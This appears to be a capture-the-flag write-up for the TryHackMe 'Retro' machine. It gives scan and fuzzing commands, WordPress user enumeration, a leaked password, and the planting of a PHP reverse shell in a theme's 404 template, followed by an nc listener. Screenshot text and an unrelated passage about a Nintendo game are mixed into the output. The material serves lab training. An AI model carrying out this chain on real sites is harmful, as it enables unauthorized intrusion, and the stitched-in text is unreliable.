

RETRO

Welcome to my writeup where I am gonna be pwning the **Retro** machine from **TryHackMe**. This challenge has two flags, and our goal is to capture both. Let's get started!

GETTING STARTED

To access the challenge, click on the link given below:


<https://tryhackme.com/r/room/retro>

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

RECONNAISSANCE


I performed an **nmap** aggressive scan to find open ports and services running on the target.



```
# nmap -A -p- 10.10.195.58 -oN retro.nmap --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 23:51 EST
Nmap scan report for 10.10.195.58
Host is up (0.13s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows Server
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-11-08T04:51:50+00:00; +1s from scanner time.
| rdp-ntlm-info:
| Target_Name: RETROWEB
| NetBIOS_Domain_Name: RETROWEB
| NetBIOS_Computer_Name: RETROWEB
| DNS_Domain_Name: RetroWeb
| DNS_Computer_Name: RetroWeb
| Product_Version: 10.0.14393
|- System_Time: 2024-11-08T04:51:48+00:00
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2024-11-07T04:47:11
| Not valid after:  2025-05-09T04:47:11
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
```

FOOTHOLD


The machine had an http service and rdp running on it. I started off by visiting the webpage through my browser.



It was just a default landing page. So I performed directory bruteforce using **ffuf** to find other directories and files.

```
[root@kali: ~/thm/retro]# ffuf -u http://10.10.195.58/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
[{'Status': 200, 'Size': 703, 'Words': 27, 'Lines': 32, 'Duration': 199ms}, {'Status': 301, 'Size': 149, 'Words': 9, 'Lines': 2, 'Duration': 142ms}, {'Status': 200, 'Size': 703, 'Words': 27, 'Lines': 32, 'Duration': 187ms}, {'Status': 200, 'Size': 703, 'Words': 27, 'Lines': 32, 'Duration': 131ms}, :: Progress: [62284/62284] :: Job [1/1] :: 287 req/sec :: Duration: [0:04:19] :: Errors: 2 ::
```

The **ffuf** scan revealed a page called `/retro`. So I visited it. This page looked like a blog on retro games.



I FUZZED /retro using **ffuf** to find interesting files or directories.

File Actions Edit View Help

root@kali:~/thm/retro x root@kali:~/thm/retro x root@kali:~/thm/retro x root@kali:~/thm/retro x root@kali:~/thm/retro x

(root@kali) [~/thm/retro] # ffuf -u http://10.10.195.58/retro/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt -fs 0 -mc 200,302,301

v2.1.0-dev

```
:: Method      : GET
:: URL         : http://10.10.195.58/retro/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200,302,301
:: Filter         : Response size: 0
```

LICENSE.txt [Status: 200, Size: 19935, Words: 3334, Lines: 386, Duration: 155ms]
readme.html [Status: 200, Size: 7447, Words: 761, Lines: 99, Duration: 182ms]
license.txt [Status: 200, Size: 19935, Words: 3334, Lines: 386, Duration: 135ms] *via Ancient Stone Tablets*
wp-login.php [Status: 200, Size: 2743, Words: 152, Lines: 69, Duration: 1596ms]
wp-trackback.php [Status: 200, Size: 135, Words: 11, Lines: 5, Duration: 1301ms]
. [Status: 200, Size: 30515, Words: 2531, Lines: 546, Duration: 1360ms] ...
wp-links-opml.php [Status: 200, Size: 229, Words: 13, Lines: 12, Duration: 2082ms]
README.html [Status: 200, Size: 7447, Words: 761, Lines: 99, Duration: 210ms]
LICENSE.TXT [Status: 200, Size: 19935, Words: 3334, Lines: 386, Duration: 137ms]
License.txt [Status: 200, Size: 19935, Words: 3334, Lines: 386, Duration: 142ms]



:: Progress: [37050/37050] :: Job [1/1] :: 267 req/sec :: Duration: [0:02:23] :: Errors: 0 ::

History

In the early 1990s, Chris Houldian won a contest held by *Nintendo Power*, the winner of which would have his or her name appear in an upcoming title developed for the Nintendo Entertainment System; however, it was never stated in which game this cameo would occur. Ultimately, the cameo appeared in a Super Nintendo Entertainment System game, *Chris Houldian's Telepathic Tile*. In the American version, the text in the room says, "My name is Chris Houldian. This is my top secret room. Keep it between us, OK?". In other versions of the game, Chris Houldian is never mentioned, but the room still appears.

In the Game Boy Advance port, the Telepathic Tile has been removed from the room, and the room cannot be entered normally. It can be seen, but not entered correctly, by glitching or using cheating devices. It is still present on the map.

The **ffuf** scan discovered a **wordpress** login panel. I tried logging in using a random username and password and got an error saying *invalid username*.



This error mechanism made it easy to find valid users. I navigated to the `/retro`'s home page and looked for potential usernames. Since the blogs were written by **Wade**, I could try using it as a **username**. I clicked on **Wade** to find information about the author.

IIS Windows Server Retro Fanatics – Retro Game Log In < Retro Fanatics — Web Application 10.10.195.58/retro/wp-trackit +

Private browsing 10.21.17.140 0:38

Kali Linux Kali Tools HackIT - Home Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Tron Arcade Cabinet
by Wade

Name: Tron
Manufacturer: [Bally Midway](#)
Year: [1982](#)
Type: Videogame
Class: Wide Release

IIS Windows Server Retro Fanatics – Retro Game Wade – Retro Fanatics Log In < Retro Fanatics — Web Application 10.10.195.58/retro/index.php/author/wade/ +

Private browsing 10.21.17.140 0:38

Kali Linux Kali Tools HackIT - Home Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Retro Fanatics
RETRO GAMES, BOOKS, AND MOVIES LOVERS

Wade

Posts by Wade:

- [Tron Arcade Cabinet](#)
- [Zelda Hidden Fan Room](#)
- [Pac-Man Walkthrough](#)
- [30th Anniversary of PAC-MAN](#)
- [Ready Player One](#)
- [Hello world!](#)

RECENT POSTS


- [Tron Arcade Cabinet](#)
- [Zelda Hidden Fan Room](#)
- [Pac-Man Walkthrough](#)
- [30th Anniversary of PAC-MAN](#)
- [Ready Player One](#)

RECENT COMMENTS


- Wade on [Ready Player One](#)

ARCHIVES

I also tried using this username in the login panel. And received an error of *invalid password*.



In the author's page, I found downloadable RSS data.



I downloaded and viewed the data. One of the files revealed the password of **Wade**.

```
root@kali:~/thm/retro
File Actions Edit View Help
root@kali:~/thm/retro x root@kali:~/thm/retro x root@kali:~/thm/retro x root@kali:~/thm/retro x root@kali:~/thm/retro x
[~]# ls
retro.nmap X011v-Qa Zq1vjf2d

[~]# cat Zq1vjf2d
<?xml version="1.0" encoding="UTF-8"?><rss version="2.0"
  xmlns:content="http://purl.org/rss/1.0/modules/content/"
  xmlns:dc="http://purl.org/dc/elements/1.1/"
  xmlns:atom="http://www.w3.org/2005/Atom"
  xmlns:sy="http://purl.org/rss/1.0/modules/syndication/"

  >
<channel>
  <title>
    Comments for Retro Fanatics    </title>
  <atom:link href="/retro/index.php/comments/feed/" rel="self" type="application/rss+xml" />
  <link>http://localhost/retro</link>
  <description>Retro Games, Books, and Movies Lovers</description>
  <lastBuildDate>Mon, 09 Dec 2019 01:18:57 +0000</lastBuildDate>
  <sy:updatePeriod>
    hourly    </sy:updatePeriod>
  <sy:updateFrequency>
    1        </sy:updateFrequency>
  <generator>https://wordpress.org/?v=5.2.1</generator>
  <item>
```

```
root@kali:~/thm/retro
File Actions Edit View Help
root@kali:~/thm/retro x root@kali:~/thm/retro x root@kali:~/thm/retro x root@kali:~/thm/retro x root@kali:~/thm/retro x
[~]# cat Zq1vjf2d
<?xml version="1.0" encoding="UTF-8"?><rss version="2.0"
  xmlns:content="http://purl.org/rss/1.0/modules/content/"
  xmlns:dc="http://purl.org/dc/elements/1.1/"
  xmlns:atom="http://www.w3.org/2005/Atom"
  xmlns:sy="http://purl.org/rss/1.0/modules/syndication/"

  >
<channel>
  <title>
    Comments for Retro Fanatics    </title>
  <atom:link href="/retro/index.php/comments/feed/" rel="self" type="application/rss+xml" />
  <link>http://localhost/retro</link>
  <description>Retro Games, Books, and Movies Lovers</description>
  <lastBuildDate>Mon, 09 Dec 2019 01:18:57 +0000</lastBuildDate>
  <sy:updatePeriod>
    hourly    </sy:updatePeriod>
  <sy:updateFrequency>
    1        </sy:updateFrequency>
  <generator>https://wordpress.org/?v=5.2.1</generator>
  <item>
    <title>
      Comment on Ready Player One by Wade
      </title>
    <link>/retro/index.php/2019/12/09/ready-player-one/#comment-2</link>
    <dc:creator><![CDATA[Wade]]></dc:creator>
    <pubDate>Mon, 09 Dec 2019 01:18:57 +0000</pubDate>
    <guid isPermaLink="false">/retro/?p=10#comment-2</guid>
    <description><![CDATA[Leaving myself a note here just in case I forget how to spell it: parzival]]></desc
    <content:encoded><![CDATA[<p>Leaving myself a note here just in case I forget how to spell it: parzival</p>
]]></content:encoded>
  </item>
</channel>
</rss>

[~]#
```

I logged in and got access to the **wp-admin** panel.

The screenshot shows a WordPress dashboard with a dark theme. On the left, a sidebar lists navigation items: Home, Updates (2), Posts, Media, Pages, Comments, Appearance, Plugins (1), Users, Tools, Settings, Make Paths Relative, and Collapse menu. The main content area displays several notices: 'WordPress 5.3 is available! Please update now.', 'Thanks for choosing the 90s Retro theme! Enter your email to receive important updates and information from Organic Themes.', and 'This theme recommends the following plugins: Contact Form by WPForms, Organic Builder Widgets, Organic Profile Block and Widget Area Block.' Below these notices, there's a 'Get Started' section with links to 'Customize Your Site', 'Write your first blog post', 'Add an About page', 'Set up your homepage', and 'View your site'. A 'Next Steps' section also includes these links. A 'More Actions' section contains links to 'Manage widgets or menus', 'Turn comments on or off', and 'Learn more about getting started'. At the bottom, there are two sections: 'At a Glance' (6 Posts, 1 Comment) and 'Quick Draft' (Title field). The top status bar shows the IP address 10.10.195.58/retro/wp-admin/ and the date 10.21.17.140.

I referred to **hacktricks** for ways to get an RCE from wp-admin.

The screenshot shows a browser window displaying the HackTricks website at https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#panel-rce. The page title is 'Panel RCE'. It provides a guide on modifying a PHP file in the theme editor to achieve a remote code execution (RCE) via a 404 template. The guide states: 'Modifying a php from the theme used (admin credentials needed)' and 'Appearance → Theme Editor → 404 Template (at the right)'. Below this, it says 'Change the content for a php shell:'. To the right, there is a screenshot of a WordPress theme editor showing the 'Edit Themes' interface for the 'Twenty Twelve: 404 Template (404.php)'. The code editor contains a exploit payload. A sidebar on the right lists various penetration testing categories such as Network Services Pentesting, Web API Pentesting, WebDav, Werkzeug / Flask Debug, and Wordpress. The Wordpress section lists various vulnerabilities like 88tcp/udp - Pentesting Kerberos, 110,995 - Pentesting POP, 11/TCP/UDP - Pentesting PortMapper, 113 - Pentesting Ident, 123/udp - Pentesting NTP, 135, 593 - Pentesting MSRPC, 137,138,139 - Pentesting NetBIOS, 139,445 - Pentesting SMB, 143,983 - Pentesting IMAP, 161,162,10161,10162/udp - Pentesting SNMP. The bottom of the page has a 'Powered by GitBook' footer and a cookie consent banner.

note: Since the target is a windows machine, I used a cross platform php-reverse-shell from the below github repo.

The screenshot shows a GitHub repository page for 'ivan-sincek/php-reverse-shell'. The repository has 1 branch and 1 tag. The README file contains the following text:

```

PHP Reverse Shell

Just a little refresh on the popular PHP reverse shell script pentestmonkey/php-reverse-shell. Credits to the original author!

```

I added my reverse shell payload in the **404.php** template so that I could execute it by causing an error.

The screenshot shows the WordPress admin dashboard with the 'Appearance' theme editor selected. The 'Theme Editor' tab is active, showing the code for the '404.php' template. The code includes a class definition for a shell object and a private buffer variable:

```

1 <?php
2 // Copyright (c) 2020 Ivan Šincek
3 // v2.6
4 // Requires PHP v5.0.0 or greater.
5 // Works on Linux OS, macOS, and Windows OS.
6 // See the original script at https://github.com/pentestmonkey/php-reverse-shell.
7 class Shell {
8     private $addr = null;
9     private $port = null;
10    private $socket = null;
11    private $shell = null;
12    private $descriptorSpec = array(
13        0 => array('pipe', 'r'), // shell can read from STDIN
14        1 => array('pipe', 'w'), // shell can write to STDOUT
15        2 => array('pipe', 'w') // shell can write to STDERR
16    );
17    private $buffer = 1024; // read/write buffer size


```

After updating the php code, I started a reverse shell listener using **nc** and triggered the payload by trying to navigate to a non-existent path.



